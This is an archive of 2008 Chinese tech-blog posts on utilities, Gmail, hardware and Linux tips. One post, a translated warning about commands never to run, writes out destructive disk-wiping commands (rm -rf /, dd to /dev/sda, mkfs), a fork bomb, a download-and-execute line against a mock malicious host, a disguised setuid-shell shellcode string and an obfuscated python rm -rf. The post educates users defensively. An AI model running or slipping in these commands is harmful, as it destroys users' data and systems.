2008年7月26日星期六

Turn Off LCD - 一键关闭显示器屏幕


Turn Off LCD 是一个绿色小巧的免费软件,用来一键关闭显示器屏幕,CRT 与 LCD 均适用。
[pic via]
icyyicee 同学推荐了这款 Turn Off LCD,用来方便的关闭显示器屏幕。
Turn Off LCD 和小众曾经介绍过的 Colse Monitor 有着异曲同工之效,用起来貌似效果都是一样的。
运行后屏幕就黑了,任意键恢复正常,对于没有关闭显示器快捷键的笔记本来说,尤其方便。
下载(68KB): mediafire 来自小众软件 live 新浪

Gmail安全更容易


据Gmail官方博客报道,Google在推出Gmail的时候就提供了https方式的登录,以保护用户的数据不被他人读取,银行和信用卡网站都是用https来保证用户的财务数据安全,通常情况下的Webmail服务都不支持https,但Gmail一开始就支持了https。

  虽然https的方式能很好的保护用户登录Gmail时候的密码,但为什么Google不一致使用https呢?因为https的坏处是处理邮件速度较慢,占用客户端电脑的CPU资源用于解密和加密所有传输的数据,这就是Google为什么一开始没有强制用户通过https访问Gmail。

  但是如果用户对于安全关注的更多,那么现在Google推出的新功能可以让用户更容易的使用https来保证用户的安全,在Gmail的设置选项中,进行如下图的设置,那么用户访问Gmail的时候会自动使用https的方式访问,即使用户使用的是http的地址,也会被重定向到https。


  对于中国的用户来说,如果以前你曾经发生过Gmail无法访问的情况,那么强烈建议你设置自动使用https的方式,这样就可以轻松的绕过防火墙对Gmail的干扰,更为安全稳定的使用Gmail。

WD发布2.5寸1万转迅猛龙硬盘


WD在5月发布了1万转的2.5寸 "cosplay" 成3.5寸的企业级VelociRaptor(迅猛龙)之后,在这个月底再接着发2.5寸版的迅猛龙。

这个型号为WD3000BLF的2.5寸硬盘,同样也是给企业的1U或2U机架的服务器来使用,但是功耗较之前的暴龙(Raptor)减少35%,而且容量也与3.5寸版一样上到300GB。快取方面也与3.5寸版一样是16MB,MTBF(Mean Time Between Failures)为140万小时。

不过谣传说2.5寸的版本散热比3.5寸好,不知道是真的还假的,只是价格目前未明,现在也只有流口水的份。

又爽又好玩的USB妙蛙


这个东西可说是护腕垫的升级版,外型是一只青蛙,材质为硅胶,可以让手腕靠在上面,而且还内置压力感应与灯光,随着使用者手腕出力的程度,而有不同的灯光闪烁来警示。

除此之外,因为这支妙蛙是通过USB与电脑连接,可以与电脑的音效装置作连动,设定好音效后,只要对这只妙蛙恣意地戳、揉、按、捏,不但会随着力道的大小闪烁灯光,而且还会同步发出 "呻吟" ,当然,高兴的话也可以把音效设成狗叫也没问题。

另外,这只妙蛙护腕垫随机还附有小游戏,目前是青蛙的射击游戏,只要击中目标,妙蛙就会闪光并鬼叫,真是有趣。目前一个要价美金19.8元,折合人民币135元。

2008年7月23日星期三

Scott Campbell hearts Mom美国人的纹身

Scott Campbell hearts Mom

Obama Love

WWE

Very good. Not to be missed. To look at .....WWE....

随意修改googlblog模板


如果你觉的自己还不是高手.那也很想更改自己的blog方格.那你可以借助网站的能力来发挥你的特长改变你的blog变成不同的特点.....

http://psyc.horm.org/


something-nice-to-look-at


在电脑上运行黑莓模拟器


首先,这不是什么新事物了,只是看到很少有人提,所以介绍一下给那些对 黑莓 感兴趣,打算购买的朋友们:和 Windows Mobile 模拟器一样,您也可以在电脑上免费装一个黑莓模拟器,它是一个完整的手机操作系统,可以模拟几乎所有使用状况,操作和显示都和真机完全一致,甚至可以用它安装软件,上网——如果您不确定是否能习惯它,在购买之前,一定要尝试用一用,因为买手机的时候,试用的时间不一定宽裕。
需要下载的软件是 BlackBerry JDE, 目前包含机型比较全的版本是 4.2.1, 不过它虽然全,但没有中文字库,所以您也可以只安装单独机型的 中文模拟器。安装过程中会提示需要 JRE/JDK, 这不是模拟器必需的,按“完成”可跳过。安装好之后在程序目录找到 "simulator", 里面有 8100, 8700, 8800 等可以运行,其中 8100 是 240x260 的代表,8800 是 320x240 的代表,相同分辨率的机型大体上差不多,不同分辨率之间差异比较大,因为尺寸的关系,键盘完全不同,操作有很大区别。

操作它可以用鼠标去点机身上的按键,或者使用键盘,电脑上的 Ctrl 对应 机身上的 ALT, 电脑左方向键对应滚轮机型右侧的 back, 右方向键对应按下滚轮,这两个键可左右互换。初上手的话可能需要参照 黑莓 BlackBerry 实用快捷键大全,还有 LeON 的 《写给准备购买 BlackBerry 的朋友》系列原创 也非常值得一读。


安装软件是从菜单选择 "Load Java Program..." 如果没有马上出现,可以 reset 一下。用模拟器上网需要安装运行 BlackBerry MDS, 可在模拟器上借助电脑的网络飞快上网,安装 .jad 软件,和真机没有区别。
对我来说,黑莓最大的优势是大屏幕,横屏,全键盘,没有 Nokia 那样的下方按钮栏占用屏幕空间,上网非常爽,尤其我是一个快捷键狂,哈哈。短信的整理继承了黑莓强大的邮件管理特性,同样可以全快捷键操作,不用打开菜单。还有我介绍过的 谷歌地图Opera Mini, Google Sync, Gmail... 等等应用,真是无敌了

2008年7月22日星期二

Screenshot!3款在线截图工具

到现在为止,我知道的3款在线截图工具:

1.Super Screenshot!

这个网站我一直在用~~包括这篇文章的这几个图~~为什么呢?好用呗,截完图之后可以选择不同的尺寸~~不过也有缺点:毕竟服务器在国外,所以速度上有些~~

o(∩_∩)o...总的来说,最喜欢这个~~强烈推荐~~(ms好多人都早已经知道了哈~~~~)

网址:http://www.superscreenshot.com/

2.Websnapr

速度同样不太好~~(除了capture它自己~~囧)~~

提供4种大小的输出,92x70、202x52、400x300、640x480像素。

不过最最差劲,也是我不用它的原因是:它会在图片右下角生成一行水印~~囧~~

3.抓糖网

【抓图网】不喜欢~~一直不喜欢~~前两天还能上,不过刚刚我去那里却连接不上~~不管了~~

网址:http://www.wenwenba.com/

4.在线截屏

他们主页上有两个按钮,【咔嚓一下】和【实时截屏】,点【咔嚓一下】会生成一个150*120 pixels 的截图~~~【实时截屏】我点了几次老是出错~~无语了~~也许是我人品的关系吧~~

网址:http://www.crossgo.com/websnap/


看到这里,你已经看到了4个在线截图的网站了~~可是,标题上为什么说三个呢?~~~~不是我出错哈~~【3.抓糖网】前两天能用,但刚刚我去每登陆上,所以他不算了~~免得你说我忽悠你~~呵呵

在博客加入2008北京奥运会赛程表小器件

这几天没更新过博客,除了和医院打了2次交道之外,还花了好几个小时做奥运赛程的小挂件。起初我打算用flash来做,因为那样能做得比较个性化一点,后来因为太繁琐,转而使用Google日历来完成。使用Google日历来做奥运赛程Widget有两个原因,一个是方便嵌入到网页,另一个是可以导入到Outlook等日程表程序。


上面是这个小器件的截图。你可以在可能吧的右侧顶栏看到这个小器件。

简介:

1、点击每个项目会展开这个项目的详情:比赛时间、比赛地点、比赛类型等等。

2、做这个赛程表大概花了我6小时的时间,数据来源奥运会的官网,刚刚完成了校对,除非官网的赛程是错误的,不然应该没有什么大问题。

3、Google日历提供了很好的第三方调用功能,除了可以调用到网页之外,还提供RSS以及Ical输出。

4、小器件会随着时间推移,显示当天的赛程,不需另外设置。

调用:

1、加入到网页:

以日期的方式调用:

要将此日程表调用到你的博客或网页,可以使用下面的代码:


其中width="300" height="300"分别表示调用小物件的宽度和高度,你可以随意修改这2个数值以使其适应你的页面。

away测试发现width="280"以上能有比较好的显示效果。你可以看看他的侧边栏。

以月份的方式调用:


代码如下:


以周的方式调用:


我个人建议使用以日期的方式调用,也就是第一个代码。

2、添加到你的Google日历

我将这个日历共享了出来,你可以点击这里小器件上的按钮将奥运赛程添加到你的Google日历。

添加到你的Google日历后,你能任意处置这份日程。

你还可以设置使用手机短信接收这个赛程的通知,那么你就不会错过任何比赛了(但是,你会收到很多短信)。

3、RSS订阅赛程

你还可以使用RSS订阅器订阅这个赛程,订阅地址点击这里。

如果你喜欢使用Google AJAX Feed的效果展示赛程表(像可能吧右侧栏下方的阿禅日记),可以参阅“利用Google Feed API即时展示其它博客的Feed”。

4、加入到日程表软件

Google日历提供Ical格式的日程输出,只要你的日程软件支持ics格式,即可导入。

为了保护我个人的劳动成果,我在奥运第一天和最后一天添加了一个日程:添加到我的页面。请谅解。

2008年7月21日星期一

安装google Gadgets

安装google Gadgets

先到官方网上下载这个程序

Google Gadgets 0.10.0
- Friday, 18 Jul 2008 12:24:14 CEST


http://www.getdeb.net/
下载完后就安装。

开启程序:应用程序-->附件-->google Gadgets


在这里你可以选择你需要的工具点击安装上就可以了。


Aurora MintClear -- 又一款不错的主题

Aurora MintClear 是一款基于 Aurora 引擎的 Gtk+ 主题~

单选和多选框的醒目处理让人感觉眼前一亮,下拉框和按钮有少许立体感,柔和的勾边效果也让人感觉很舒服

Aurora MintClear 的下载地址: http://www.gnome-look.org/content/show.php/Aurora+MintClear?content=82999

在 Linux 下背单词

要想深入了解 Linux ,不学好英语可不行,想学好英语,不背单词是不可能的。

今天就介绍一款 Linux 下背单词的软件 -- ReciteWord。

ReciteWord (中文名称叫“黑客背单词”,汗……不知道背单词和黑客有什么关系) 是一款类似于 Win 下新东方记单词的软件,拥有的词库也相当得多,涵盖了从小学到四六级到雅思GRE等等等等,近百个词库。

安装很简单:

你可以在这里下载到所有的 rpm 安装包。

  • Fedora 用户直接安装即可。
  • Gentoo 的 china-overlay 中有这个软件,不需要下载 rpm,加入 overlay 后,直接 emerge 即可。
  • Ubuntu 用户安装麻烦一些:

如果你没有安装alien gcc等,先 sudo apt-get install alien gcc make
然后 sudo chmod 755 reciteword*.rpm
sudo alien reciteword*.rpm
最后安装 sudo dpkg -i reciteword*.deb

ReciteWord 的主页:

http://reciteword.cosoft.org.cn

感谢 water 的推荐!

CrossFTP 帮你在 5 分钟内架设好 ftp

在 Linux 下架设 ftp 不是什么新鲜事, Vsftp、Proftpd、Pureftp 都是非常优秀的 ftp 服务器软件,不过他们虽然功能强大,但是配置起来却很复杂,如果只是临时架设 ftp 交换一下文件,用不着这么大动干戈, CrossFTP Server 就是一款 ftp 服务器软件,他可以帮你在 5 分钟内架好一个 ftp。

CrossFTP Server 基于 Java,所以对应 Windows 、Linux、Mac 多个平台,机子上必须装有 Sun 的 Java 虚拟机 1.4 以上版本。

CrossFTP Server 的安装和使用非常简单,只需:

javaws http://www.crossftp.com/crossftpserver.jnlp

CrossFTP Server 会自动安装并启动:

点击左边的 “Users”,可以对登录用户的用户名、密码、权限和目录进行设置,需要 root 权限,只要端口设置 (Configure -> Port) 大于1024就可以正常启动 (Thanks Alex) :

点击 Save 保存即可。

另外, CrossFTP 也有一个客户端,在 Tools 菜单中点击 “CrossFTP Client” 或者运行:

javaws http://www.crossftp.com/crossftp.jnlp

可以自动安装和启动 CrossFTP Client:

更多的内容,你可以去 CrossFTP 的主页看看: http://www.crossftp.com/

你最常用的 10 条命令是什么?

在 Linux 下肯定要经常和命令行打交道,Linux 下的命令有无数,想知道自己经常用的命令 Top 10 是哪些吗?

实现起来很简单,把下面的这一长串命令粘进终端,执行就可以看到结果:

history | awk '{CMD[$2]++;count++;}END { for (a in CMD)print CMD[a] " " CMD[a]/count*100 "% " a;}' | grep -v "./" | column -c3 -s " " -t | sort -nr | nl | head -n10

原理也很简单,用 awk 统计 history 中的命令部分出现的次数,去掉 “./" 这样不算命令的情况,最后排序输出,列出前 10 个。

下面是我的结果,超没创意:

1 79 15.8% ls
2 57 11.4% su
3 53 10.6% cd
4 50 10% startx
5 40 8% eix
6 28 5.6% rm
7 14 2.8% vi
8 14 2.8% make
9 12 2.4% tar
10 11 2.2% mv

都是基本命令,用 root 用户执行一下看看:

1 175 35% emerge
2 121 24.2% eix
3 22 4.4% umount
4 16 3.2% ls
5 14 2.8% cd
6 8 1.6% vi
7 8 1.6% rm
8 7 1.4% mount
9 7 1.4% ln
10 6 1.2% equery

呵呵,在 root 下基本上就是用 emerge 安装软件,eix 查询软件了,一直没有配置 sudo,一般就是 su 过来的。

你的 Top 10 是什么呢?

转载 & 修改自:http://linux.byexamples.com/archives/332/what-is-your-10-common-linux-commands/

网上商店及网上银行非Windows平台兼容性列表

在 Linux 下日常应用的最大问题,就是现在国内的银行和网络商店,大部分是 IE only 的,而要想在 Linux 下使用 IE,除了 wine 和虚拟没有别的办法。

真搞不懂在国际大标准的环境下,为什么国内的银行和网上商店还在使用这种,只能局限在 Windows 下,只能局限在 IE 下,连微软自己都早就抛弃的 AxxxxX 技术。

怎么鄙视也没有用,银行是大爷,希望这种情况以后会有好转,希望我能看到那一天,呵呵。

网上商店及网上银行非Windows平台兼容性列表,这个网站提供了目前国内网上银行和商店对非 Windows 平台的兼容性情况,针对不同的银行和商店进行了测试,并给出了很详细的报告。

网站的缘起:

目前可以用于生活办公的桌面操作系统很多, 除比较著名的Linux及Mac OS外, 也有用户相对少的BSD类系统和Solaris系统。 这些系统的用户选择不使用Windows操作系统各有其理由,不管是什么理由 安全性、业务需求(如艺术家使用苹果系统)、文化认同、经费、硬件需求(如用了龙芯电脑)或仅仅是操作习惯上的原因, 银行作为服务商如果尊重用户的选择,就是负责、有信、公正不偏倚的表现。 有的国内银行忽视这些用户的需求,设计实施仅能供Windows使用的网上银行, 有的国内银行则做得好,提供标准化的产品,能在各种操作系统上运行。 本网站提供目前兼容非Windows用户的国内网上银行和网上购物站点, 一是帮助非Windows用户找到中意的银行二是彰显这些银行公平对待各种用户、用心做好细节的态度意见、建议和更正、更新,请发给 张韡武。谢谢!

有的银行称操作系统数量多,逐一测试很困难。 这种说法失实,因为工业标准的存在,当下只要能全面兼容Firefox, 即可以兼容所有现代的非Windows操作系统。 笔者从事多年软件设计及测试工作, 实际情况是只需在Windows上对Firefox测试通过, 研发单位甚至不必安装任何一种非Windows操作系统, 即可以有把握地声称支持所有现代操作系统。 有的银行称仅支持Windows系统是为了提高安全性。 这种遁辞巧辩,推卸敷衍,难以服人。安全技术种类很多, 不依赖Windows的也很多,并且众所周知Windows不比其它操作系统更加安全。 外国银行业务多提供标准化跨平台的支持,尤其德国提供标准网关接口, 许可用户自行开发网银程序,而安全性仍得以保障, 更不必提就在国内,业务经验丰富的如中国银行,仍可以提供跨平台支持。 希望这些银行正视自己的问题,关注用户各方面需求,提高自身技术实力, 前进而非后退,解决而非规避问题。 非Windows系统用户并不是沉默的用户 在网上发表了大量意见,使银行现有的问题广为人知 又有信贷及消费能力,忽略他们的需求并不明智。

即使您使用Windows操作系统,也欢迎您参考这个列表选择您的银行, 这是因为,银行既然通过行动表明了对待少数用户仍能负责而有用心, 对您的业务和需求,也应做得好。 尤其您可能也会有各种特殊需求需要银行照顾的时候, 选择关心所有用户而不仅仅是重点用户 的银行更是明智之举。

关于列表中没有外国银行的解释: 有来信说明某外国银行支持Linux平台的情况 如德意志银行、三井住友银行、加拿大道明银行等等, 如果此外国银行在国内没有分行,或有分行没有人民币帐户,就不登记在这里。 概因为支持Linux用户对于外国银行比较平常,无须特别表彰, 而国内网上商店支持这些外国银行的,又极为少见,列举出来无实际用途。


Vi 命令初学者卡片Vi 命令初学者卡片

虽然用 Vim 有一段时间,但是很多最基本的命令都没有用熟,真是惭愧啊……

想必像我一样的初学者,或者想学习使用 Vi 的人肯定不少,找到两个 Vi 的命令卡片,一个两页,一个只有一页,打印出来贴在墙上吧~

Vi 大牛们可以忽略本文了……

VIM Quick Reference Card.pdf

vi Quick Reference.pdf

多谢 vizo手气不错 兄的推荐~ 另外两个 Vi 命令手册,也非常不错~

http://www.vizo.biz/oblog/archives/56.html

http://www.gracecode.com/Archive/Display/274


千万千万不要运行的命令!

翻译 & 修改自: http://news.softpedia.com/news/Malicious-Commands-You-Should-NOT-Run-in-Ubuntu-72133.shtml

警告:

文中列出的命令绝对不可以运行,即使你觉得很好奇也不行,因为它们会实实在在的破坏你的系统。

早晚有一天,Linux 系统会像 Windows 那样流行,用的人越来越多,包括对计算机不是很了解的人,本文的目的就是告诉大家:在 Linux 给你最大程度自由度的同时,也使得破坏系统变得更加容易,如果你不了解某些命令的意义,下载执行包含恶意命令的脚本,或者被骗运行某些命令,很容易让你哭 都来不及。

这并不是说明 Linux 不安全,只是说明在不了解 Linux ,和很不小心的人面前,Linux 十分不安全。Windows 也好,Linux 也好,人本身才是最大的不安全因素。


下面的命令会删除你硬盘上的文件,rm 的 -r 递归删除,和 -f 强制删除是很危险的选项,即使日常操作,也会遇到误删文件的情况。

sudo rm -rf / 删除根分区全部的文件
sudo rm -rf . 删除当前目录下的所有文件
sudo rm -rf * 同上
rm -rf * or rm -rf *.* 同上
rm -rf ~ / & 删除根分区和家目录,即使你不是root,家目录还是不能幸免。

同样,如果你不知道 mkfs.xxxx (xxxx 可以是 vfat、ext2、ext3、bfs……) 是格式化命令的话,运行下面的命令会擦除你的硬盘分区:

sudo mkfs.xxxx


dd 是强大的 IO 输入输出定向工具,如果使用不当,破坏性很大,不仅仅是当前分区,当前系统,有的时候是整个硬盘。

sudo dd if=/dev/zero of=/dev/sda 全部硬盘清零。
sudo dd if=/dev/sda of=/dev/sdb 用第一块硬盘的内容覆盖第二块的内容。
sudo dd if=something of=/dev/sda 往硬盘上写垃圾数据。

同理,直接把命令结果定向到硬盘上,相当于往硬盘上写垃圾数据:

any_command > /dev/sda 用随意的数据破坏硬盘

上面的 sda 、sdb 也可能是其他类似的名称。Linux 的 /dev 系统给操纵硬件提供了很方便和强大的功能,同时也使得破坏变得更容易。


fork 命令打开一个子进程,如果把 fork 放在无限循环中,最终子进程会耗尽所有内存资源:

:(){:|:&};:

这段不知所云的符号,可以让 Shell 不停的 fork 子进程,最后导致内存耗尽,不得不重启,这不是 bug,只是 Shell 语句故意写成简写的形式而已。下面的同理:

fork while fork


有的时候,压缩包也是一个破坏来源~

有的压缩包要求你解压到某个系统中已经存在的目录中,这时候你就要特别小心了,压缩包里面可能有成千上万的小文件,以各种文件名尝试覆盖你现有的文件。

有的压缩包看起来很小,但是解压出来是上 GB 的垃圾数据,会充斥你的硬盘。


从不正规网站下载的程序、脚本,同样会有包含恶意命令的危险,不可随便执行:

wget http://some_place/some_file
sh ./some_file
wget http://hax018r.org/malicious-script
sh ./malicious-script

下载脚本要确保来源正规,如果有能力,可以阅读其代码。


即使有源代码的程序,也不要随便编译执行:

char esp[] __attribute__ ((section(".text"))) /* e.s.p
release */
= "xebx3ex5bx31xc0x50x54x5ax83xecx64x68"
"xffxffxffxffx68xdfxd0xdfxd9x68x8dx99"
"xdfx81x68x8dx92xdfxd2x54x5exf7x16xf7"
"x56x04xf7x56x08xf7x56x0cx83xc4x74x56"
"x8dx73x08x56x53x54x59xb0x0bxcdx80x31"
"xc0x40xebxf9xe8xbdxffxffxffx2fx62x69"
"x6ex2fx73x68x00x2dx63x00"
"cp -p /bin/sh /tmp/.beyond; chmod 4755
/tmp/.beyond;";

上面看起来只是一堆没有意义的 16 进制数据,如果有人告诉你,运行这个程序你就可以不输入密码取得系统的 root 权限,你可不要相信他,上面的程序实际运行的是 rm -rf ~ / & !!!


python 一类的脚本语言,同样可以拿来搞破坏:

python -c 'import os; os.system("".join([chr(ord(i)-1) for i in "sn!.sg!+"]))'

这段程序实际上会执行 rm -rf *,也许你很奇怪上面程序结尾的 “sn!.sg!+” 是什么意思,实际上就是 rm -rf * 每个字母的下一个!


那么我们如何避免运行恶意程序呢?

第一不要用 root 作为日常使用的用户,上面的程序,如果当前用户不是 root,危害的波及范围就会小很多。

第二要知道哪些命令是干什么用的,不知道的命令不要冒然运行。运行有潜在破坏能力的程序,要小心检查自己的输入。

第三要保证软件、脚本的来源正规。

最后一点,虽然比较消极,但是确实十分重要的一点:

经常备份你的数据!!

还有什么,大家补充~

qOrganizer -- 方便的日程管理和 todo list 软件

qOrganizer 是一款集日程、备忘录、笔记、todo list 为一身的管理软件,使用非常简便和直观~

你可以在日程中设置字体、插入图片,打印任何一项日程,还可以在 todo list 中设置任务完成的百分比,可以让 qOrganizer 把你的日程上传到 ftp,让大家共享~

你还可以选择 qOrganizer 如何存储你的日程,默认保存为文本文件,你还可以选择保存在 SQLite 或者 MySQL 数据库中,如果你需要保存在数据库中,要到 Setting 中的 Storing 中设置服务器的位置和帐户信息~

qOrganizer 的主页: http://qorganizer.sourceforge.net/

《使用开源软件-自己动手写操作系统》

想不想了解操作系统这个神秘的东西是怎么运作的呢?想不想自己动手写一个操作系统呢?

Solrex Yang 在他的博客上发布了《使用开源软件-自己动手写操作系统》的 Revision 1 版,向你讲述计算机从加电开始到系统载入中的奥秘,再一步一步教你用开源工具写出一个简单的操作系统~

作者说:

本书起源于中国电子工业出版社出版的一本书:《自己动手写操作系统》(于渊著)。本人对《自》一书中使用商业软件做为演示平台比较惊讶,我想《自》 所面向的主要受众应该是学生,那么一本介绍只有商业软件才能实现的编程技巧的书将会逼着穷学生去使用盗版,这是非常罪恶的行为。

由于本人是一个开源运动的拥护者,所以就试着使用开源软件实现这本书中的所有demo ,并在自己的博客上进行推广。后来我觉得,为什么我不能自己写本书呢?所以我就开始写这本《使用开源软件-自己动手写操作系统》。

作者将以更新的方式逐渐完善本书,你可以到这里查看和下载最新的版本,也可以随时关注作者的博客的更新信息~

andLinux -- 在 Windows 下无缝的运行 Linux

要在 Windows 下运行 Linux 程序,虚拟机是不错的选择,不过虚拟机的占用资源比较大,安装比较花费时间,对于只是想在 Linux 下测试一下程序,或是想体验一下 Linux 的初学者来说,似乎有点大动干戈。

andLinux 是一个可以运行在 Windows 上的 Linux 发行版,他基于 Ubuntu。和虚拟机不同的是,andLinux 运行在 Linux 内核的 Windows 移植版 CoLinux 之上,并以 Xming 为 X server,以 PluseAudio 作为声音服务器,所以可以在 Windows 下无缝的运行 Linux 程序,对系统资源的占用也非常少。

andLinux 有两个版本,基于 Xfce 的 mini 版,和基于 KDE 的完整版,并以标准的 Windows Installer 的方式安装,简单的做些设置和点击 Next 就可以完成安装,非常的简便~

安装之后,系统就自带了 Synaptic,你就可以像在 Ubuntu 下那样安装你想要的软件了~ 通过 Samba 可以在 andLinux 和 Windows 直接交换文件,在 Windows 的“我的电脑”中,你甚至可以在右键菜单中,直接用 andLinux 中的程序打开文件~


andLinux 的主页: http://andlinux.org

2008年7月20日星期日

十大非官方Gmail插件

 Gmail的 巨大成功,在很大程度上归功于广泛的应用程序、浏览器插件、风格、脚本等资源。然而Google自身对这些开发者所开发的非官方插件采取了视而不见的消极 态度,甚至指责这些插件可能会违反Google的服务条款。其实Google的明智之举,应该是高度宽容这些第三方的应用程序,这些应用程序只会帮助 Gmail赢取用户的心,因此,我们就四处搜集到10个非官方却很有价值的Gmail插件,这些插件会使Gmail更好用。

  十大非官方Gmail插件列表:

  10. 拖拽方式附件上传(Firefox)

  9. Gmail This bookmarklet (所有浏览器)

  8. 导入旧邮件到Gmail (Windows/Linux)

  7. 检查多个Gmail帐户(Firefox)

  6. Gmail加密(Firefox)

  5. Gmail皮肤(Firefox extension)

  4. Saved Searches (Firefox)

  3. Gmail宏(Firefox)

  2. 交谈预览(Firefox)

  1. GmailDrive文件管理(Mac/Windows/Firefox)

  来源:Top 10 Unofficial Gmail Apps and Add-ons ,翻译:十大非官方Gmail插件